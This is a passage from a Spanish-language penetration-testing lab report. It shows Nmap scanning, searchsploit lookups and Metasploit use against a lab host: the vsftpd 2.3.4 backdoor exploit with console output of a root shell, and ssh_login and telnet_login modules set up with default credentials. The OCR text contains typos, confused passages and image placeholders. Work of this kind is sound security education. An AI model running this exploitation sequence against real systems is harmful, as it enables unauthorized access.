


Ilustración 16 Ilustración de comando de Nmap -sn

Nmap -sV

Es una opción que se puede activar para la detección de la **versión de los servicios**. Esto significa que **Nmap** intentará identificar qué tipo de software está corriendo en cada

puerto detectado. En este caso, la dirección y la máscara de red son: 192.168.23.0/24.





Ilustración 17 Ilustración de comando de nmap -sV



SEARCHS PLOIT VSFTPD

Este es un comando utilizado en sistemas de **pruebas de penetración**, y sirve para buscar **vulnerabilidades conocidas** relacionadas con una versión específica de software. En este caso, se está analizando la versión **vsftpd 2.3.4**.

Ilustración 18 Ilustración de searchploit

MSFCONSOLE

La herramienta **msfconsole** es la interfaz principal del **Framework de Metasploit**. Es el comando que lanza la **consola interactiva** del Metasploit Framework, desde donde se pueden ejecutar exploits, cargar módulos y gestionar sesiones.




Ilustración 19 Ilustración de la herramienta de consola

USE

Es una forma rápida y cómoda de usar un módulo sin escribir su nombre completo.




Ilustración 20 Ilustración de la herramienta de use

OPTIONS

Se debe usar para ver los parámetros configurables del modelo que lo estas utilizando, como dirección ip del objetivo




Ilustración 21 Ilustración de la herramienta option (opción)

SER RHOST

El metasploit se está usa para poder restablecer la dirección ip del objetivo que quiere atacar o para escanear con un modulo

Ilustración 22 Ilustración de la herramienta de ser rhost

PAYLOAD

El payload cmd/unix/interact en metasploit sirce para establecer de una sesioin de comando interactiva muy básica con un sistema una vez que el exploit ha tenido exito

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
```

Ilustración 23 Ilustración de la herramienta payload

EXPLOIT

El comando exploit en metasplot sirve para poder ejecutar en el ataque contra el sistema objetivo, está usando en el exploit y el payload que previamente configuraste

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.23.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.4:21 - USER: 331 Please specify the password.
[+] 192.168.23.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whi[*] Command shell session 1 opened (192.168.23.5:35657 → 192.168.23.4:6200) at 2025-08-0
```

Ilustración 24 Ilustración de la herramienta exploit (explotacion)

En el sistema Linux, el comando **whoami** se utiliza para saber con que esta usando el usuario conectado, si el resultado es **root**, el root que eso tiene unos privilegios de administrador, lo cual que te puede dar en el control total sobre el sistema, por otro lado, **pwd** se muestra la ruta del directorio en el que te encuentras actualmente, permitiéndote ubicarte dentro de la estructura de archivo del sistema




Ilustración 25 Ilustración de la herramienta de whoami & root




Ilustración 26 Ilustración de la herramienta de pwd & ls

SEARCH SS_LOGIN

El puerto 21 (FTP) se encuentra activo con la versión vsftpd 2.3.4, conocida por su vulnerabilidad crítica. Se verificó con el comando 'searchsploit vsftpd 2.3.4'.




Ilustración 27 Ilustración de puerto 21 de la herramienta de searchploit openSSH 4.71

13 Puerto 22

En el dentro metasplot se utiliza para buscar módulos relacionados con **“ss_login”,** que puede ser parte del nombre de un exploit, payload, etc.

El puerto 22 (SSH) utiliza **OpenSSH 4.7p1**, también vulnerable. Se analizó usando 'searchsploit openssh 4.7p1'




Ilustración 28 Ilustración de la herramienta de ssh_login

OPTIONS (opcion)

La opción se muestra en una información de lo que estamos haciendo en una confiracion para revisar que, si ya tengo el puerto 22, eso quiere decir que está funcionando correctamente.




Ilustración 29 Ilustración de la herramienta de la options de puerto 22

SET PASSWORD & SET USERNAME

Hice dos comandos para hacer la configuración de esa herramienta, que los usuarios y contraseña se trae dónde viene la víctima, eso lo que debemos colocar el **username y password**




Ilustración 30 Ilustración de la herramienta de username & password

USERPASS_FILE




Ilustración 31 Ilustración de comando de exploit

WHOAMI

El comando **whoami** se utiliza para saber con qué está usando el usuario conectado




Ilustración 32 Ilsutracion de comando de whoami en el puerto 22

14 PUERTO 23

puerto 23 (Telnet) está habilitado. Este protocolo no cifra las comunicaciones, representando un riesgo significativo.




Ilustración 33 Ilustración de comando de search telnet_login

OPTIONS

Opcion se muestra en una información de lo que estamos haciendo en una confiracion para revisar que si ya tengo el puerto 22, eso quiere decir que esta funcionando correctamente.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and
                                                 password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful
                                                 login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in th
                                                 e current database
   DB_ALL_PASS       false            no        Add all passwords in the current database
                                                 to the list
   DB_ALL_USERS      false            no        Add all users in the current database to t
                                                 he list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cu
                                                 rrent database (Accepted: none, user, user
                                                 &realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metas
                                                 ploit.com/docs/using-metasploit/basics/usi
                                                 ng-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for
                                                 a host
   THREADS           1                yes       The number of concurrent threads (max one
                                                 per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separa
                                                 ted by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all u
                                                 sers
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

SET RHOSTS, SET USERNAME & SET PASSWORD


```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.23.4
rhost ⇒ 192.168.23.4
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfamdin
USERNAME ⇒ msfamdin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Ilustración 34 Ilustración de comando de rhosts, username & password

15 Puerto 25

